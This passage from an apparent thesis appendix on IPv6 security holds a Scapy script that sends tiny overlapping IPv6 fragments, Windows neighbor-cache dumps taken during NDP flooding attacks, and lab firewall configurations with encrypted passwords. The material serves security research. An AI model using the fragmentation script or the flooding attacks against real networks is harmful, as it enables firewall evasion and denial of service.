               octets)␣and␣the␣offset␣of␣the␣second␣fragment␣(in␣octets␣too)"
11         sys.exit(1)
12
13 myid=random.randrange(1,4294967296,1) #generate a random fragmentation id
14
15 payload1=Raw("AABBCCDD"*(length-1))
16 payload2=Raw("BBDDAACC"*length)
17 payload=str(Raw("AABBCCDD"*(length+myoffset-1)))
18
19 icmpv6=ICMPv6EchoRequest(data=payload)
20 ipv6_1=IPv6(src=sip, dst=dip, plen=(length+myoffset)*8)
21 csum=in6_chksum(58, ipv6_1/icmpv6, str(icmpv6))
22
23 print 8*(length+1)
24 ipv6_1=IPv6(src=sip, dst=dip, plen=8*(length+1)) #plus 1 for the length of the Fragment
       Extension header
25 icmpv6=ICMPv6EchoRequest(cksum=csum, data=payload1)
26
27 frag1=IPv6ExtHdrFragment(offset=0, m=1, id=myid, nh=58)
28 frag2=IPv6ExtHdrFragment(offset=myoffset, m=0, id=myid, nh=58)
29 packet1=ipv6_1/frag1/icmpv6
30 packet2=ipv6_1/frag2/payload2
31 send(packet1)
32 send(packet2)
```

Listing A.1: Simple Fragmentation Script to Send Tiny Fragments.

# B. Other IPv6 Security Issues

## B.1. Same Attacks as in IPv4

This section describes some vulnerabilities that remain the same with IPv6 as compared to IPv4 or did only change a little bit. It is not a complete list of all vulnerabilities but provides an overview about security issues a network administrator should not forget when realizing IPv6 networks.

- **Passive Sniffing:** As there are no changes in the data link layer for IPv6, an attacker who is able to sniff on a link with tools such as tcpdump [58] or Wireshark [22] is able to see all IPv6 packets. As long as no security mechanisms such as IPsec or application layer security such as TLS for HTTP, POP3, etc. are used, the attacker is able to see all messages in cleartext. But as most Ethernet networks use switches instead of obsoleted hubs, "it's harder to sniff traffic" [95, p. 1], i.e., the possibility for such passive sniffing attacks is minimal.

- **Routing Protocol Attacks:** The attacks on routing protocols remain the same as with IPv4 such as flooding attacks, bogus announcement of routes or rapid announcement and removal of routes. To thwart these threads, cryptographic elements should be used: BGP-4 uses the hash algorithm MD5 for authentication while OSPF and RIPng use "IPsec AH and ESP headers to provide integrity, authentication, confidentiality, and antireplay protection of routing information exchanges", [23, p. 18].

- **Ports accessible through Firewall:** If a client listens on some TCP or UDP ports via IPv6 and if these ports are not blocked by any perimeter firewall, every global unicast IPv6 address can access that port. This behaves the same as with IPv4 with the difference that in many IPv4 networks private addresses (RFC 1918) along with Network Address Port Translation (NAPT) are used. This required further configuration steps (port forwardings) in order to access opened ports on a machine from the Internet. Since NAT is not used with IPv6, every IPv6 address is *addressable* over the Internet. If the machine is also full *accessible*, this could be a major security flaw. As it is a best practice for IPv4, a network administrator should block all IPv6 ports on all machines by default and only open specific ports if they are needed to be accessed from the Internet.[1]

- **Malware:** Viruses, Worms, Trojan Horses, etc. use vulnerabilities in software that run on a computer in order to propagate itself and to harm some information or services. The methods for malwares remain the same with IPv6, for example buffer overflows or other upper-layer attacks such as cross-site scripting or SQL injection. The only thing that behaves new for IPv6 is the propagation method, i.e., how the malware is spread around the Internet. For example, the Slammer Worm in 2003 scanned random IPv4 addresses in order to detect new

[1] If a person wants to scan its own PC for opened ports, an online IPv6 port scanner such as [18] fits. This tool scans some well-known ports from its global unicast IPv6 address and provides a short summary with the opened/closed ports. To scan a specific port on a manually specified IPv6 address, the "Online Port Scanner IPv6" tool can be used, [97].

machines that could be infected, [76]. "Given IPv6's immense address space, these types of worms will not be able to guess the address of other victims to spread to and infect", [49, p. 78]. But worm developers will improve their propagation routines such as analyzing the IPv6 neighbor cache or enumerating DNS servers. A few more worm propagation strategies for IPv6 networks are discussed in [10]. Actually, a dual-stack worm can use both IP protocols to spread even faster than using only one protocol. It could infect a dual-stack node via IPv4 and then propagate itself in the inside network via IPv6 or vice versa. Since not all antivirus softwares or host firewalls might be able to inspect IPv6 as they do with IPv4 traffic it is more likely for a malware to have success when using both protocols simultaneously. A summarization of threats against standard TCP/IP services is given in [41].

- **IPsec does not prevent Layer 7 Attacks:** It is sometimes believed that a complete adoption of IPsec for all IP communications prevents almost all security attacks. In fact, this thwarts many network attacks but does not prevent upper-layer attacks at all. "Also, because most security breaches occur at the application level, even the successful deployment of IPsec with IPv6 does not guarantee any additional security for those attacks beyond the valuable ability to determine the source of the attack", [106].

## B.2. Windows Neighbor Cache Processing

During our attacks at the data link layer such as Neighbor Solicitation/Advertisement spoofing and flooding (Chapter 3.2.2) we noticed that Windows 7 adds IPv6 addresses in the neighbor cache of some *other* network interfaces even though these interfaces were disconnected all the time. Furthermore, commands such as `netsh interface ipv6 show neighbors` reveal that some interfaces disappear and appear again after some time in the neighbor cache even though the configuration of them was not touched at all. This could be a bug in the processing of neighbor cache entries but it could also be a feature of Windows. In any case, it is hard to reproduce this situation since the flooding of NSs and NAs in our test case is very random. As long as it is not possible to inject falsified Neighbor Cache entries directly into the cache, this processing has no security influences.[2]

The listings below show the output of the neighbor cache at different times: after a recent boot of Windows 7, after 30 seconds running an attack, and after some more minutes under attack. It depicts that the quantity of network interfaces and the listed IPv6 addresses changed with every information query. Listing B.4 shows a few multicast IPv6 addresses with different MAC addresses per interface that are added to the Neighbor Cache.

[2] We reported this potential bug to Microsoft and also sent an email to the ipv6hackers mailinglist [34], but nobody responded to that issue.

```
C:\Users\Johannes Weber>netsh interface ipv6 show neighbors

Interface 1: Loopback Pseudo-Interface 1


Internet Address                              Physical Address   Type
--------------------------------------------  -----------------  -----------
ff02::16                                                         Permanent
ff02::fb                                                         Permanent
ff02::1:2                                                        Permanent

Interface 15: Drahtlosnetzwerkverbindung


Internet Address                              Physical Address   Type
--------------------------------------------  -----------------  -----------
ff02::16                                      33-33-00-00-00-16  Permanent
ff02::fb                                      33-33-00-00-00-fb  Permanent
ff02::1:2                                     33-33-00-01-00-02  Permanent

Interface 16: Mobile Breitbandverbindung


Internet Address                              Physical Address   Type
--------------------------------------------  -----------------  -----------
ff02::2                                       ff-ff-ff-ff-94-aa  Permanent
ff02::16                                      ba-61-2c-0d-73-1a  Permanent
ff02::fb                                      00-00-00-00-40-00  Permanent
ff02::1:2                                     00-00-00-00-00-00  Permanent
ff02::1:3                                     00-00-00-28-00-00  Permanent
ff02::1:ffc7:c002                             ff-ff-ff-ff-a0-a8  Permanent

Interface 26: Drahtlosnetzwerkverbindung 2


Internet Address                              Physical Address   Type
--------------------------------------------  -----------------  -----------
ff02::16                                      33-33-00-00-00-16  Permanent
ff02::fb                                      33-33-00-00-00-fb  Permanent
ff02::1:2                                     33-33-00-01-00-02  Permanent

Interface 27: Drahtlosnetzwerkverbindung 3


Internet Address                              Physical Address   Type
--------------------------------------------  -----------------  -----------
ff02::16                                      33-33-00-00-00-16  Permanent
ff02::fb                                      33-33-00-00-00-fb  Permanent
ff02::1:2                                     33-33-00-01-00-02  Permanent

Interface 33: LAN-Verbindung* 21


Internet Address                              Physical Address   Type
--------------------------------------------  -----------------  -----------
ff02::2                                       255.255.255.255:65535  Permanent
ff02::16                                      255.255.255.255:65535  Permanent
```

```
ff02::fb                                255.255.255.255:65535  Permanent
ff02::1:2                               255.255.255.255:65535  Permanent

Interface 12: LAN-Verbindung


Internet Address                        Physical Address   Type
--------------------------------------  -----------------  -----------
fe80::218:baff:fe31:c4e6                00-18-ba-31-c4-e6  Stale (Router)
ff02::2                                 33-33-00-00-00-02  Permanent
ff02::16                                33-33-00-00-00-16  Permanent
ff02::fb                                33-33-00-00-00-fb  Permanent
ff02::1:2                               33-33-00-01-00-02  Permanent
ff02::1:3                               33-33-00-01-00-03  Permanent
ff02::1:ff31:c4e6                       33-33-ff-31-c4-e6  Permanent
ff02::1:ff51:ba54                       33-33-ff-51-ba-54  Permanent
ff02::1:ff77:62e3                       33-33-ff-77-62-e3  Permanent
```

Listing B.1: Windows Neighbor Cache after Reboot.

```
C:\Users\Johannes Weber>netsh interface ipv6 show neighbors

Interface 1: Loopback Pseudo-Interface 1


Internet Address                              Physical Address   Type
--------------------------------------------  -----------------  -----------
ff02::c                                                          Permanent
ff02::fb                                                         Permanent

Interface 16: Mobile Breitbandverbindung


Internet Address                              Physical Address   Type
--------------------------------------------  -----------------  -----------
ff02::fb                                      21-00-00-00-ca-a4  Permanent

Interface 33: LAN-Verbindung* 21


Internet Address                              Physical Address   Type
--------------------------------------------  -----------------  -----------
ff02::fb                                      255.255.255.255:65535  Permanent

Interface 12: LAN-Verbindung


Internet Address                              Physical Address   Type
--------------------------------------------  -----------------  -----------
fe80::218:baff:fe31:c4e6                      00-18-ba-31-c4-e6  Stale (Router)
```

Listing B.2: Windows Neighbor Cache after a first Attack of flood_solicitate6 and parasite6.

```
C:\Users\Johannes Weber>netsh interface ipv6 show neighbors

Interface 1: Loopback Pseudo-Interface 1


Internet Address                              Physical Address   Type
--------------------------------------------  -----------------  -----------
ff02::fb                                                         Permanent

Interface 16: Mobile Breitbandverbindung


Internet Address                              Physical Address   Type
--------------------------------------------  -----------------  -----------
ff02::fb                                      00-18-62-a2-a1-1c  Permanent

Interface 26: Drahtlosnetzwerkverbindung 2


Internet Address                              Physical Address   Type
--------------------------------------------  -----------------  -----------
ff02::fb                                      33-33-00-00-00-fb  Permanent

Interface 27: Drahtlosnetzwerkverbindung 3


Internet Address                              Physical Address   Type
--------------------------------------------  -----------------  -----------
ff02::fb                                      33-33-00-00-00-fb  Permanent

Interface 33: LAN-Verbindung* 21


Internet Address                              Physical Address   Type
--------------------------------------------  -----------------  -----------
ff02::fb                                      255.255.255.255:65535  Permanent

Interface 12: LAN-Verbindung


Internet Address                              Physical Address   Type
--------------------------------------------  -----------------  -----------
fe80::218:baff:fe31:c4e6                      00-18-ba-31-c4-e6  Stale (Router)
```

Listing B.3: Windows Neighbor Cache after some more Attacks.

```
C:\Users\Johannes Weber>netsh interface ipv6 show neighbors

Interface 1: Loopback Pseudo-Interface 1


Internet Address                              Physical Address   Type
--------------------------------------------  -----------------  -----------
ff02::2                                                          Permanent
ff02::c                                                          Permanent
ff02::16                                                         Permanent
ff02::fb                                                         Permanent
ff02::1:2                                                        Permanent
ff02::1:ff03:36da                                                Permanent
ff02::1:ff22:a505                                                Permanent
ff02::1:ff43:480d                                                Permanent
ff02::1:ff46:f8db                                                Permanent
ff02::1:ff47:5c64                                                Permanent
ff02::1:ff52:5f4b                                                Permanent
ff02::1:ff7e:6bc3                                                Permanent
ff02::1:ff8d:7810                                                Permanent
ff02::1:ffbd:2802                                                Permanent
ff02::1:ffca:382b                                                Permanent
ff02::1:ffeb:5832                                                Permanent
ff02::1:ffec:6a2f                                                Permanent
ff02::1:fff0:e310                                                Permanent

Interface 15: Drahtlosnetzwerkverbindung


Internet Address                              Physical Address   Type
--------------------------------------------  -----------------  -----------
ff02::2                                       33-33-00-00-00-02  Permanent
ff02::16                                      33-33-00-00-00-16  Permanent
ff02::fb                                      33-33-00-00-00-fb  Permanent
ff02::1:2                                     33-33-00-01-00-02  Permanent
ff02::1:ff03:36da                             33-33-ff-03-36-da  Permanent
ff02::1:ff22:a505                             33-33-ff-22-a5-05  Permanent
ff02::1:ff43:480d                             33-33-ff-43-48-0d  Permanent
ff02::1:ff46:f8db                             33-33-ff-46-f8-db  Permanent
ff02::1:ff47:5c64                             33-33-ff-47-5c-64  Permanent
ff02::1:ff52:5f4b                             33-33-ff-52-5f-4b  Permanent
ff02::1:ff7e:6bc3                             33-33-ff-7e-6b-c3  Permanent
ff02::1:ff8d:7810                             33-33-ff-8d-78-10  Permanent
ff02::1:ffbd:2802                             33-33-ff-bd-28-02  Permanent
ff02::1:ffca:382b                             33-33-ff-ca-38-2b  Permanent
ff02::1:ffeb:5832                             33-33-ff-eb-58-32  Permanent
ff02::1:ffec:6a2f                             33-33-ff-ec-6a-2f  Permanent
ff02::1:fff0:e310                             33-33-ff-f0-e3-10  Permanent

Interface 16: Mobile Breitbandverbindung


Internet Address                              Physical Address   Type
--------------------------------------------  -----------------  -----------
ff02::2                                       00-00-00-00-00-00  Permanent
ff02::16                                      50-ff-fb-ba-de-fe  Permanent
ff02::fb                                      00-00-00-00-00-00  Permanent
```

```
ff02::1:2                                 00-00-00-00-00-00  Permanent
ff02::1:3                                 00-00-00-00-00-00  Permanent
ff02::1:ff03:36da                         07-12-05-00-00-00  Permanent
ff02::1:ff22:a505                         00-20-cf-0c-00-00  Permanent
ff02::1:ff43:480d                         00-00-00-00-00-00  Permanent
ff02::1:ff46:f8db                         00-70-06-00-80-f6  Permanent
ff02::1:ff47:5c64                         00-e0-d5-0c-00-00  Permanent
ff02::1:ff52:5f4b                         00-00-00-00-00-00  Permanent
ff02::1:ff7e:6bc3                         00-00-00-00-00-00  Permanent
ff02::1:ff8d:7810                         00-00-00-00-ff-ff  Permanent
ff02::1:ffbd:2802                         09-82-03-00-00-00  Permanent
ff02::1:ffc7:c002                         00-00-00-00-00-00  Permanent
ff02::1:ffca:382b                         05-02-02-00-00-00  Permanent
ff02::1:ffeb:5832                         07-c2-06-00-00-00  Permanent
ff02::1:ffec:6a2f                         00-a0-c2-0c-00-00  Permanent
ff02::1:fff0:e310                         00-30-c9-0c-00-00  Permanent

Interface 33: LAN-Verbindung* 21


Internet Address                          Physical Address   Type
----------------------------------------  -----------------  -----------
ff02::2                                   255.255.255.255:65535  Permanent
ff02::16                                  255.255.255.255:65535  Permanent
ff02::fb                                  255.255.255.255:65535  Permanent
ff02::1:2                                 255.255.255.255:65535  Permanent
ff02::1:ff03:36da                         255.255.255.255:65535  Permanent
ff02::1:ff22:a505                         255.255.255.255:65535  Permanent
ff02::1:ff43:480d                         255.255.255.255:65535  Permanent
ff02::1:ff46:f8db                         255.255.255.255:65535  Permanent
ff02::1:ff47:5c64                         255.255.255.255:65535  Permanent
ff02::1:ff52:5f4b                         255.255.255.255:65535  Permanent
ff02::1:ff7e:6bc3                         255.255.255.255:65535  Permanent
ff02::1:ff8d:7810                         255.255.255.255:65535  Permanent
ff02::1:ffbd:2802                         255.255.255.255:65535  Permanent
ff02::1:ffca:382b                         255.255.255.255:65535  Permanent
ff02::1:ffeb:5832                         255.255.255.255:65535  Permanent
ff02::1:ffec:6a2f                         255.255.255.255:65535  Permanent
ff02::1:fff0:e310                         255.255.255.255:65535  Permanent

Interface 12: LAN-Verbindung


Internet Address                          Physical Address   Type
----------------------------------------  -----------------  -----------
fe80::218:baff:fe31:c4e6                  00-18-ba-31-c4-e6  Stale (Router)
ff02::2                                   33-33-00-00-00-02  Permanent
ff02::16                                  33-33-00-00-00-16  Permanent
ff02::fb                                  33-33-00-00-00-fb  Permanent
ff02::1:2                                 33-33-00-01-00-02  Permanent
ff02::1:3                                 33-33-00-01-00-03  Permanent
ff02::1:ff03:36da                         33-33-ff-03-36-da  Permanent
ff02::1:ff22:a505                         33-33-ff-22-a5-05  Permanent
ff02::1:ff31:c4e6                         33-33-ff-31-c4-e6  Permanent
ff02::1:ff43:480d                         33-33-ff-43-48-0d  Permanent
ff02::1:ff46:f8db                         33-33-ff-46-f8-db  Permanent
ff02::1:ff47:5c64                         33-33-ff-47-5c-64  Permanent
ff02::1:ff52:5f4b                         33-33-ff-52-5f-4b  Permanent
```

```
116 ff02::1:ff77:62e3                          33-33-ff-77-62-e3  Permanent
117 ff02::1:ff7e:6bc3                          33-33-ff-7e-6b-c3  Permanent
118 ff02::1:ff8d:7810                          33-33-ff-8d-78-10  Permanent
119 ff02::1:ff9e:7b70                          33-33-ff-9e-7b-70  Permanent
120 ff02::1:ffbd:2802                          33-33-ff-bd-28-02  Permanent
121 ff02::1:ffca:382b                          33-33-ff-ca-38-2b  Permanent
122 ff02::1:ffeb:5832                          33-33-ff-eb-58-32  Permanent
123 ff02::1:ffec:6a2f                          33-33-ff-ec-6a-2f  Permanent
124 ff02::1:fff0:e310                          33-33-ff-f0-e3-10  Permanent
```

Listing B.4: Windows Neighbor Cache after some more Attacks 2.

# C. Firewall Configurations

The following listings provide the complete configurations of the tested firewalls with their default security configurations.

### Cisco ASA 5505 Configuration

```
: Saved
:
ASA Version 9.1(1)
!
hostname ciscoasa
enable password 8Ry2YjIyt7RRXU24 encrypted
passwd 2KFQnbNIdI.2KYOU encrypted
names
!
interface Ethernet0/0
 switchport access vlan 3010
!
interface Ethernet0/1
 switchport access vlan 3050
!
interface Ethernet0/2
 switchport access vlan 3110
!
interface Ethernet0/3
 switchport access vlan 3090
!
interface Ethernet0/4
!
interface Ethernet0/5
!
interface Ethernet0/6
!
interface Ethernet0/7
!
interface Vlan1
 shutdown
 nameif default
 security-level 0
 no ip address
!
interface Vlan3010
 nameif outside
 security-level 0
 ip address 192.168.10.2 255.255.255.0
 ipv6 address 2001:db8:732c:8010::2/64
 ipv6 enable
 ipv6 nd suppress-ra
!
interface Vlan3050
 nameif DMZ
 security-level 50
 ip address 192.168.50.1 255.255.255.0
 ipv6 address 2001:db8:732c:8050::1/64
 ipv6 enable
!
```

```
interface Vlan3090
 nameif Transfer3090
 security-level 100
 no ip address
 ipv6 address 2001:db8:732c:8090::1/64
 ipv6 enable
 ipv6 nd suppress-ra
!
interface Vlan3110
 nameif inside
 security-level 100
 ip address 192.168.110.1 255.255.255.0
 ipv6 address 2001:db8:732c:8110::1/64
 ipv6 enable
 ipv6 nd prefix 2001:db8:732c:8110::/64
!
boot system disk0:/asa911-k8.bin
ftp mode passive
clock timezone CEST 1
clock summer-time CEDT recurring last Sun Mar 2:00 last Sun Oct 3:00
dns domain-lookup outside
dns server-group DefaultDNS
 name-server 8.8.8.8
same-security-traffic permit inter-interface
same-security-traffic permit intra-interface
object network inside2-network6
 subnet 2001:db8:732c:8120::/64
object-group service DM_INLINE_SERVICE_1
 service-object icmp echo
 service-object tcp destination eq www
object-group service DM_INLINE_SERVICE_2
 service-object icmp echo
 service-object tcp destination eq www
object-group network DM_INLINE_NETWORK_1
 network-object 2001:db8:732c:8090::/64
 network-object 2001:db8:732c:8110::/64
 network-object object inside2-network6
object-group service DM_INLINE_SERVICE_3
 service-object icmp6 echo
 service-object tcp destination eq www
object-group service DM_INLINE_SERVICE_4
 service-object icmp6 echo
 service-object tcp destination eq www
access-list DMZ_access_in extended deny ip any4 192.168.110.0 255.255.255.0
access-list DMZ_access_in extended permit ip any4 any4
access-list DMZ_access_in extended deny ip any6 object-group DM_INLINE_NETWORK_1
access-list DMZ_access_in extended permit ip any6 any6
access-list inside_access_in extended permit object-group DM_INLINE_SERVICE_1 any4 192.168.50.0
    255.255.255.0
access-list inside_access_in extended deny ip any4 192.168.50.0 255.255.255.0
access-list inside_access_in extended permit ip any4 any4
access-list inside_access_in extended permit object-group DM_INLINE_SERVICE_3 any6 2001:db8:732c
    :8050::/64
access-list inside_access_in extended deny ip any6 2001:db8:732c:8050::/64
access-list inside_access_in extended permit ip any6 any6
access-list outside_access_in extended permit object-group DM_INLINE_SERVICE_2 any4 192.168.50.0
    255.255.255.0
access-list outside_access_in extended deny ip any4 any4
access-list outside_access_in extended permit object-group DM_INLINE_SERVICE_4 any6 2001:db8:732c
    :8050::/64
access-list outside_access_in extended deny ip any6 any6
pager lines 24
logging enable
logging asdm informational
mtu default 1500
mtu outside 1500
mtu DMZ 1500
```

```
mtu Transfer3090 1500
mtu inside 1500
no failover
icmp unreachable rate-limit 1 burst-size 1
asdm image disk0:/asdm-711.bin
no asdm history enable
arp timeout 14400
no arp permit-nonconnected
access-group outside_access_in in interface outside
access-group DMZ_access_in in interface DMZ
access-group inside_access_in in interface inside
ipv6 route Transfer3090 2001:db8:732c:8120::/64 2001:db8:732c:8090::2
ipv6 route outside ::/0 2001:db8:732c:8010::1
route outside 0.0.0.0 0.0.0.0 192.168.10.1 1
timeout xlate 3:00:00
timeout pat-xlate 0:00:30
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 icmp 0:00:02
timeout sunrpc 0:10:00 h323 0:05:00 h225 1:00:00 mgcp 0:05:00 mgcp-pat 0:05:00
timeout sip 0:30:00 sip_media 0:02:00 sip-invite 0:03:00 sip-disconnect 0:02:00
timeout sip-provisional-media 0:02:00 uauth 0:05:00 absolute
timeout tcp-proxy-reassembly 0:01:00
timeout floating-conn 0:00:00
dynamic-access-policy-record DfltAccessPolicy
user-identity default-domain LOCAL
aaa authentication enable console LOCAL
aaa authentication http console LOCAL
aaa authentication ssh console LOCAL
http server enable
http 0.0.0.0 0.0.0.0 inside
http 0.0.0.0 0.0.0.0 outside
no snmp-server location
no snmp-server contact
snmp-server enable traps snmp authentication linkup linkdown coldstart warmstart
crypto ipsec security-association pmtu-aging infinite
crypto ca trustpool policy
telnet timeout 5
ssh 0.0.0.0 0.0.0.0 outside
ssh 0.0.0.0 0.0.0.0 inside
ssh timeout 5
ssh version 2
console timeout 0
management-access inside

dhcpd address 192.168.110.10-192.168.110.20 inside
dhcpd dns 8.8.8.8 interface inside
dhcpd enable inside
!
threat-detection basic-threat
threat-detection statistics
threat-detection statistics tcp-intercept rate-interval 30 burst-rate 400 average-rate 200
ntp server 178.63.9.212 source outside
ntp server 131.234.137.23 source outside
username jwe1 password IsHPLvieKqH7dvoJ encrypted privilege 15
!
class-map inspection_default
 match default-inspection-traffic
!
!
policy-map type inspect dns preset_dns_map
 parameters
  message-length maximum client auto
  message-length maximum 512
policy-map global_policy
 class inspection_default
  inspect dns preset_dns_map
  inspect ftp
  inspect h323 h225
```

```
  inspect h323 ras
  inspect rsh
  inspect rtsp
  inspect esmtp
  inspect sqlnet
  inspect skinny
  inspect sunrpc
  inspect xdmcp
  inspect sip
  inspect netbios
  inspect tftp
  inspect ip-options
  inspect icmp
!
service-policy global_policy global
prompt hostname context
no call-home reporting anonymous
hpm topN enable
Cryptochecksum:e7fa5a595e2eeb4259758acec2da2cbf
: end
```

Listing C.1: Cisco ASA 5505 Configuration

### Juniper SSG 5 Configuration

```
unset key protection enable
set clock ntp
set clock timezone 1
set clock dst recurring start-weekday 2 0 3 02:00 end-weekday 1 0 11 02:00
set vrouter trust-vr sharable
set vrouter "untrust-vr"
exit
set vrouter "trust-vr"
unset auto-route-export
exit
set alg appleichat enable
unset alg appleichat re-assembly enable
set alg sctp enable
set auth-server "Local" id 0
set auth-server "Local" server-name "Local"
set auth default auth server "Local"
set auth radius accounting port 1646
set admin name "netscreen"
set admin password "nKVUM2rwMUzPcrkG5sWIHdCtqkAibn"
set admin auth web timeout 10
set admin auth dial-in timeout 3
set admin auth server "Local"
set admin format dos
set zone "Trust" vrouter "trust-vr"
set zone "Untrust" vrouter "trust-vr"
set zone "DMZ" vrouter "trust-vr"
set zone "VLAN" vrouter "trust-vr"
set zone id 100 "Management"
set zone "Management" vrouter "untrust-vr"
set zone "Untrust-Tun" vrouter "trust-vr"
set zone "Trust" block
set zone "Trust" tcp-rst
unset zone "Untrust" block
unset zone "Untrust" tcp-rst
set zone "MGT" block
unset zone "V1-Trust" tcp-rst
unset zone "V1-Untrust" tcp-rst
set zone "DMZ" tcp-rst
unset zone "V1-DMZ" tcp-rst
unset zone "VLAN" tcp-rst
unset zone "Management" tcp-rst
set zone "Untrust" screen tear-drop
set zone "Untrust" screen syn-flood
set zone "Untrust" screen ping-death
set zone "Untrust" screen ip-filter-src
set zone "Untrust" screen land
set zone "V1-Untrust" screen tear-drop
set zone "V1-Untrust" screen syn-flood
set zone "V1-Untrust" screen ping-death
set zone "V1-Untrust" screen ip-filter-src
set zone "V1-Untrust" screen land
set interface "ethernet0/0" zone "Untrust"
set interface "ethernet0/1" zone "DMZ"
set interface "ethernet0/2" zone "Trust"
set interface "ethernet0/3" zone "Trust"
set interface "ethernet0/6" zone "Management"
set interface "wireless0/0" zone "Null"
set interface "bgroup0" zone "Null"
unset interface vlan1 ip
set interface ethernet0/0 ip 192.168.10.2/24
set interface "ethernet0/0" ipv6 mode "router"
set interface "ethernet0/0" ipv6 ip 2001:db8:732c:8010::2/64
set interface "ethernet0/0" ipv6 enable
set interface ethernet0/0 route
set interface ethernet0/1 ip 192.168.50.1/24
```

```
set interface "ethernet0/1" ipv6 mode "router"
set interface "ethernet0/1" ipv6 ip 2001:db8:732c:8050::1/64
set interface "ethernet0/1" ipv6 enable
set interface ethernet0/1 route
set interface ethernet0/2 ip 192.168.110.1/24
set interface "ethernet0/2" ipv6 mode "router"
set interface "ethernet0/2" ipv6 ip 2001:db8:732c:8110::1/64
set interface "ethernet0/2" ipv6 enable
set interface ethernet0/2 route
set interface "ethernet0/3" ipv6 mode "router"
set interface "ethernet0/3" ipv6 ip 2001:db8:732c:8090::1/64
set interface "ethernet0/3" ipv6 enable
set interface ethernet0/3 route
set interface ethernet0/6 ip 192.0.2.87/24
set interface ethernet0/6 route
unset interface vlan1 bypass-others-ipsec
unset interface vlan1 bypass-non-ip
unset interface vlan1 bypass-ipv6-others-ipsec
set interface vlan1 bypass-icmpv6-ndp
set interface vlan1 bypass-icmpv6-mld
unset interface vlan1 bypass-icmpv6-mrd
unset interface vlan1 bypass-icmpv6-msp
set interface vlan1 bypass-icmpv6-snd
set interface ethernet0/0 ip manageable
set interface ethernet0/1 ip manageable
set interface ethernet0/2 ip manageable
set interface ethernet0/6 ip manageable
set interface ethernet0/0 manage ping
unset interface ethernet0/2 manage ssh
unset interface ethernet0/2 manage telnet
unset interface ethernet0/2 manage snmp
unset interface ethernet0/2 manage ssl
unset interface ethernet0/2 manage web
unset interface ethernet0/3 manage ssh
unset interface ethernet0/3 manage telnet
unset interface ethernet0/3 manage snmp
unset interface ethernet0/3 manage ssl
unset interface ethernet0/3 manage web
set interface ethernet0/6 manage ping
set interface ethernet0/6 manage ssh
set interface ethernet0/6 manage ssl
set interface ethernet0/6 manage web
set interface ethernet0/0 ipv6 ra link-address
set interface ethernet0/1 ipv6 ra link-mtu
set interface ethernet0/1 ipv6 ra link-address
set interface ethernet0/1 ipv6 ra other
set interface ethernet0/1 ipv6 ra transmit
set interface ethernet0/2 ipv6 ra link-mtu
unset interface ethernet0/2 ipv6 ra link-address
set interface ethernet0/2 ipv6 ra other
set interface ethernet0/2 ipv6 ra transmit
set interface ethernet0/3 ipv6 ra link-address
set interface ethernet0/0 ipv6 nd nud
set interface ethernet0/1 ipv6 nd nud
set interface ethernet0/2 ipv6 nd nud
set interface ethernet0/3 ipv6 nd nud
set interface ethernet0/1 dhcp6 server
set interface ethernet0/1 dhcp6 server options dns dns1 2001:db8:20::2
unset interface ethernet0/1 dhcp6 server options rapid-commit
set interface ethernet0/1 dhcp6 server enable
set interface ethernet0/2 dhcp6 server
set interface ethernet0/2 dhcp6 server options dns dns1 2001:db8:20::2
unset interface ethernet0/2 dhcp6 server options rapid-commit
set interface ethernet0/2 dhcp6 server enable
set interface ethernet0/2 dhcp server service
set interface ethernet0/2 dhcp server enable
set interface ethernet0/2 dhcp server option lease 240
```

```
set interface ethernet0/2 dhcp server option gateway 192.168.110.1
set interface ethernet0/2 dhcp server option netmask 255.255.255.0
set interface ethernet0/2 dhcp server option dns1 8.8.8.8
set interface ethernet0/2 dhcp server ip 192.168.110.10 to 192.168.110.19
unset interface ethernet0/2 dhcp server config next-server-ip
set interface "serial0/0" modem settings "USR" init "AT&F"
set interface "serial0/0" modem settings "USR" active
set interface "serial0/0" modem speed 115200
set interface "serial0/0" modem retry 3
set interface "serial0/0" modem interval 10
set interface "serial0/0" modem idle-time 10
set flow tcp-mss
unset flow no-tcp-seq-check
set flow tcp-syn-check
unset flow tcp-syn-bit-check
set flow reverse-route clear-text prefer
set flow reverse-route tunnel always
set alias show "get"
set pki authority default scep mode "auto"
set pki x509 default cert-path partial
set dns host dns1 8.8.8.8
set dns host dns2 0.0.0.0
set dns host dns3 0.0.0.0
set dns host schedule 06:28 interval 4
set crypto-policy
exit
set ike respond-bad-spi 1
set ike ikev2 ike-sa-soft-lifetime 60
unset ike ikeid-enumeration
unset ike dos-protection
unset ipsec access-session enable
set ipsec access-session maximum 5000
set ipsec access-session upper-threshold 0
set ipsec access-session lower-threshold 0
set ipsec access-session dead-p2-sa-timeout 0
unset ipsec access-session log-error
unset ipsec access-session info-exch-connected
unset ipsec access-session use-error-log
set url protocol websense
exit
set policy id 6 from "DMZ" to "Untrust"  "Any-IPv4" "Any-IPv4" "ANY" permit log
set policy id 6
exit
set policy id 1 from "Trust" to "Untrust"  "Any-IPv4" "Any-IPv4" "ANY" permit log
set policy id 1
exit
set policy id 2 from "Trust" to "Untrust"  "Any-IPv6" "Any-IPv6" "ANY" permit log
set policy id 2
exit
set policy id 31 from "Trust" to "Trust"  "Any-IPv4" "Any-IPv4" "ANY" permit log
set policy id 31
exit
set policy id 4 from "Trust" to "Trust"  "Any-IPv6" "Any-IPv6" "ANY" permit log
set policy id 4
exit
set policy id 8 from "DMZ" to "Untrust"  "Any-IPv6" "Any-IPv6" "ANY" permit log
set policy id 8
exit
set policy id 9 from "Trust" to "DMZ"  "Any-IPv4" "Any-IPv4" "PING" permit log
set policy id 9
exit
set policy id 10 from "Trust" to "DMZ"  "Any-IPv4" "Any-IPv4" "HTTP" permit log
set policy id 10
exit
set policy id 11 from "Trust" to "DMZ"  "Any-IPv6" "Any-IPv6" "PINGv6" permit log
set policy id 11
exit
```

```
set policy id 12 from "Trust" to "DMZ"  "Any-IPv6" "Any-IPv6" "HTTP" permit log
set policy id 12
exit
set policy id 13 from "Untrust" to "DMZ"  "Any-IPv4" "Any-IPv4" "PING" permit log
set policy id 13
exit
set policy id 14 from "Untrust" to "DMZ"  "Any-IPv4" "Any-IPv4" "HTTP" permit log
set policy id 14
exit
set policy id 15 from "Untrust" to "DMZ"  "Any-IPv6" "Any-IPv6" "PINGv6" permit log
set policy id 15
exit
set policy id 16 from "Untrust" to "DMZ"  "Any-IPv6" "Any-IPv6" "HTTP" permit log
set policy id 16
exit
set policy id 18 from "DMZ" to "Untrust"  "Any-IPv4" "Any-IPv4" "ANY" deny log
set policy id 18
exit
